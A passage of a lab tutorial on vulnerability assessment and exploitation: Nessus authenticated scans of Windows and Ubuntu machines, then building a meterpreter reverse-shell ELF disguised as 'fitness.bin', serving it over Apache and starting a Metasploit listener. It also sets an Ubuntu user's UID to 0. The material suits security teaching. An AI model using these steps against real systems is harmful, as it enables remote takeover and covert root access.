

- Upon completion, a page resembling the screenshot provided will open.



- Wait for the plugins to compile and select "Create a new Scan".
- Here, we're going to scan the Windows system using the account that was made during the enumeration.
- Here, the Windows computer's IP address is 192.168.29.213, and its username and password are "Scanner" and "Pa\$\$w0rd," respectively.
- Select Advanced Scan as indicated by the screenshot.



- The window appears as shown and we fill the form as shown in the screenshot. (In Targets, use the IP of the Windows Machine)

- Click Credentials now, as indicated by the screenshot. Next, select "Windows" and enter "Scanner" for the username and "Pa\$\$w0rd" for the password.

- Now scroll down and click on the arrow beside Save and then click Launch.

- Then you will see the scanning started.

The screenshot shows the Tenable Nessus Professional web interface. The left sidebar has 'Folders' expanded, showing 'My Scans' (which is selected), 'Scan', 'All Scans', and 'Trash'. Under 'Resources', there are 'Policies', 'Plugin Rules', 'Customized Reports', and 'Terrascan'. The main content area is titled 'My Scans' and contains a search bar with 'Search Scans' and a result count of '1 Scan'. Below the search is a table with columns: Name, Scan Type, Schedule, and Last Scanned. One row is visible for 'Windows Scan' with 'Vulnerability' as the Scan Type, 'On Demand' as the Schedule, and 'Today at 12:11 AM' as the Last Scanned time.

- Now that the scanning has finished, click "Windows Scan" to get the scan summary.

The screenshot shows the 'Windows Scan' summary page. The left sidebar is identical to the previous screen. The main area is titled 'Windows Scan' with a 'Scan Summary' tab selected. It shows 'Hosts 1', 'Vulnerabilities 25', and 'History 1'. The 'Scan Details' section lists 0 Critical Vulnerabilities, 2 Medium Vulnerabilities, 0 High Vulnerabilities, and 0 Low Vulnerabilities. The 'Details' section provides scan metadata: Scan Name: Windows Scan, Plugin Set: 202503020202, CVSS Score: CVSS_V3, Scan Template: Advanced Scan, Scan Start: Today at 12:11 AM, and Scan End: Today at 12:17 AM. To the right, a 'Top 5 Operating Systems Detected During Scan' chart shows Microsoft Windows Server 2022 as the only detected system. Below this are sections for 'Authentication / Credential Info (Hosts)' (0 succeeded, 1 failed) and 'Scan Durations' (00:06:20 scan duration, 00:06:19 median scan time per host, 00:06:19 max scan time).

- Click on Hosts to view the hosts as shown in the screenshot.

Experiment 2:

Step 1: Using Nessus, scan an Ubuntu user.

- Launch the Ubuntu computer.
- Verify the Ubuntu machine's IP address.
- The Ubuntu machine's IP address is "192.168.29.86".
- In Ubuntu, we now need to create a user.
- Use the "sudo adduser localscanner" command.
- Next, establish a password.

The screenshot shows a terminal window on an Ubuntu desktop. The terminal output is as follows:

```
manofheaven@manofheaven:~$ sudo adduser localscanner
[sudo] password for manofheaven:
info: Adding user 'localscanner' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group 'localscanner' (1002) ...
info: Adding new user 'localscanner' (1002) with group 'localscanner (1002)' ...
info: Creating home directory '/home/localscanner' ...
info: Copying files from '/etc/skel' ...
New password:
BAD PASSWORD: The password fails the dictionary check - it is based on a dictionary word
Retype new password:
Sorry, passwords do not match.
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for localscanner
Enter the new value, or press ENTER for the default
      Full Name []:
      Room Number []:
      Work Phone []:
      Home Phone []:
      Other []:
Is the information correct? [Y/n] y
info: Adding new user 'localscanner' to supplemental / extra groups 'users' ...
info: Adding user 'localscanner' to group 'users' ...
manofheaven@manofheaven:~$
```

- To grant the terminal root rights, use the command "sudo su -".
- Now Edit the /etc/passwd file change the UID and GID of the user to 0. Open the file using command: “nano /etc/passwd”.
- As indicated in the screenshot, change the string
"user_name:x:1002:1002:,:/home/user_name:/bin/bash" to
"user_name:x:0:0:,:/home/user_name:/bin/bash."

```

The terminal window shows a list of users from the /etc/passwd file. The users listed include root, tss, systemd-oom, kernoops, whoopsie, dnsmasq, avahi, tcpdump, sssd, speech-dispatcher, cups-pk-helper, fwupd-refresh, saned, geoclue, cups-browsed, hplip, gnome-remote-desktop, polkitd, rtkit, colord, gnome-initial-setup, gdm, nm-openvpn, manofheaven, sshd, localscan, and localscanner. The terminal interface includes a menu bar with icons for Help, Exit, Write Out, Read File, Where Is, Replace, Cut, Paste, Execute, Justify, Location, Go To Line, and M-E.



- To save and leave the file, press CTRL+S and CTRL+X, respectively.
- Now launch "Nessus" on your Windows computer to begin a fresh scan.
- In this case, the password is "India123@@" and the username is "localscanner" which was generated in Ubuntu.
- As seen in the screenshot, click "New Scan."

[Import](#)



[New Folder](#)

[New Scan](#)

- Now click on “Advanced Scan” as shown in the screenshot.

- Now complete the form as the screenshot indicates. (In Targets, enter the Ubuntu machine's IP address)
- Here, the Ubuntu machine's IP address is 192.168.29.86.

- Click Credentials now, select SSH, then enter the password for the authentication method. Next, enter "localscanner" as the username and "India123@@" as the password.

New Scan / Advanced Scan

Credentials

SSH

Authentication method: password

Username: localscanner

Password (unsafe):

Elevate privileges with: Nothing

Custom password prompt:

Targets to prioritize credentials:

Global Credential Settings

known_hosts file: Add File

- Proceed to scroll down, select the arrow next to Save, and then select Launch.

| INFO | | | | Misc. | 1 |

- Now to generate a report on this vulnerability assessment. Click on Report in the top right corner.
- The "Generate Report" window will then appear. Choose the file type (.HTML or .CSV) on which you want to construct the document, and then click Generate Report, as seen in the screenshot.

Pen the

The screenshot shows the Tenable Nessus Professional interface. In the top navigation bar, there are tabs for 'Scans' and 'Settings'. On the left sidebar, under 'FOLDERS', are 'My Scans', 'All Scans', and 'Trash'. Under 'RESOURCES', there are 'Policies', 'Plugin Rules', 'Customized Reports', and 'Terrascan'. The main content area is titled 'Ubuntu Scan' and has a sub-section 'Generate Report'. The 'Report Format' is set to 'HTML'. The 'Select a Report Template' dropdown is open, showing various templates under the 'SYSTEM' category, such as 'Complete List of Vulnerabilities by Host', 'Compliance', 'Detailed Vulnerabilities By Host', etc. A 'Template Description' panel to the right explains the 'Complete List of Vulnerabilities by Host' template. Below the template list, 'Filters Applied' shows 'None'. At the bottom of the dialog are 'Generate Report' and 'Cancel' buttons, and a 'Save as default' checkbox. The URL 'https://localhost:8834/#' is visible at the bottom of the main window.

- The report gets downloaded, open it and see the report.

The screenshot shows the generated Nessus report for the 'Ubuntu Scan'. The title is 'Ubuntu Scan' and it was generated on 'Sun, 02 Mar 2025 00:56:31 Pacific Standard Time'. The 'TABLE OF CONTENTS' section includes a link to 'Vulnerabilities by Host' for the IP '192.168.29.86'. The 'Vulnerabilities by Host' section for '192.168.29.86' displays a summary bar with counts for Critical (0), High (0), Medium (0), Low (1), and Info (21) vulnerabilities. Below this is a detailed table:

| Severity | CVSS v3.0 | VPR Score | EPSS Score | Plugin | Name |
|----------|-----------|-----------|------------|--------|---|
| LOW | 2.1* | 2.2 | 0.8939 | 10114 | ICMP Timestamp Request Remote Date Disclosure |
| INFO | N/A | - | - | 39520 | Backported Security Patch Detection (SSH) |
| INFO | N/A | - | - | 45500 | Common Platform Enumeration (CPE) |

Step 4: Exploitation

Experiment 1: Exploit a Linux Debian Machine with meterpreter.



Overview: Using msfvenom, we create a payload, run it on the victim's computer, and create a connection so that meterpreter can listen in.

Step 1:

In this case, Ubuntu is the victim machine while Kali-Linux is the attacker machine.

Check the machine that the attacker is using's IP address:

- Check the machine that the attacker is using's IP address.
- the command "ip a" is used.

```
(root@kali)-[~/home/kali/Downloads]
# cd /
[root@kali]-[/]
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host noprefixroute
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:e4:2f:97 brd ff:ff:ff:ff:ff:ff
        inet 192.168.29.157/24 brd 192.168.29.255 scope global dynamic noprefixroute eth0
            valid_lft 67463sec preferred_lft 67463sec
        inet6 2405:201:4004:d021:86bc:aebb:32ff:e38f/64 scope global dynamic noprefixroute
            valid_lft 3596sec preferred_lft 3596sec
        inet6 fe80::1100:8708:f784:11b8/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
```

- This IP address is 192.168.29.157.
- Make a directory that will be visible while hosting within "/var/www/html".
- "mkdir /var/www/html/(directory_name)" is the command to be used.
- Directory_name is being used here as the "share".

```
(root@kali)-[~/home/kali/Downloads]
# mkdir var/www/html/share
```

Step 2: Generate a malicious file named "fitness.bin" using msfvenom:

- We need to create a payload using the following command given below.
- Command: " **msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.29.157 LPORT=4444 -f elf -o /var/www/html/share/fitness.bin**".
- **LHOST**= IP of the attacker machine
- **LPORT**=This sets the port number on the listening host (specified by LHOST) that will be used for the reverse TCP connection.

```
(root㉿kali)-[~]
# msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.29.157 LPORT=4444 -f elf -o /var/www/html/share/fitness.bin
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
Saved as: /var/www/html/share/fitness.bin
```

Step 3: The Apache Web Server must now be started.

- We start the Apache Web Server with the “`systemctl start apache2`” command.

```
(root㉿kali)-[~]
# systemctl start apache2
```

- We can see the status of the Apache Web Server using the “`systemctl status apache2`” command.

```
(root㉿kali)-[~]
# systemctl status apache2
● apache2.service - The Apache HTTP Server
  Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
  Active: active (running) since Sun 2025-03-02 04:11:29 EST; 44s ago
    Invocation: c2b0348b5e164cc9a0f785b8502cd730
      Docs: https://httpd.apache.org/docs/2.4/
   Process: 133173 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
    Main PID: 133189 (apache2)
      Tasks: 6 (limit: 2208)
     Memory: 20.4M (peak: 20.6M)
        CPU: 282ms
       CGroup: /system.slice/apache2.service
               └─133189 /usr/sbin/apache2 -k start
                  ├─133200 /usr/sbin/apache2 -k start
                  ├─133201 /usr/sbin/apache2 -k start
                  ├─133202 /usr/sbin/apache2 -k start
                  ├─133203 /usr/sbin/apache2 -k start
                  └─133204 /usr/sbin/apache2 -k start

Mar 02 04:11:29 kali systemd[1]: Starting apache2.service - The Apache HTTP Server ...
Mar 02 04:11:29 kali apachectl[133188]: AH00558: apache2: Could not reliably determine the server's fully qual>
Mar 02 04:11:29 kali systemd[1]: Started apache2.service - The Apache HTTP Server.
lines 1-21/21 (END)
```

Step 4: The meterpreter needs to be started now.

- First, we launch the Metasploit Framework by using the command " `msfconsole`."

```
[root@kali)-[~]
# msfconsole
Metasploit tip: View a module's description using info, or the enhanced
version in your browser with info -d

Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```

- Now we need to use the exploit multi/handler by using command: “**use exploit/multi/handler**”

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > █
```

- Next, we must configure the payload.
 - Using command: "set PAYLOAD linux/x86/meterpreter/reverse_tcp"

```
msf6 exploit(multi/handler) > set PAYLOAD linux/x86/meterpreter/reverse_tcp  
PAYLOAD => linux/x86/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > l
```

- Then we need to set the LHOST
 - Using command: "set LHOST [Attacker IP]" i.e "**set LHOST 192.168.29.157**"

```
msf6 exploit(multi/handler) > set LHOST 192.168.29.157
LHOST => 192.168.29.157
msf6 exploit(multi/handler) > 
```

- Then we need to set the LPORT
 - Using command: " **set LPORT 4444**"



```
msf6 exploit(multi/handler) > set LPORT 4444  
LPORT => 4444  
msf6 exploit(multi/handler) > [ ]
```

- Now use command: “**exploit**”.

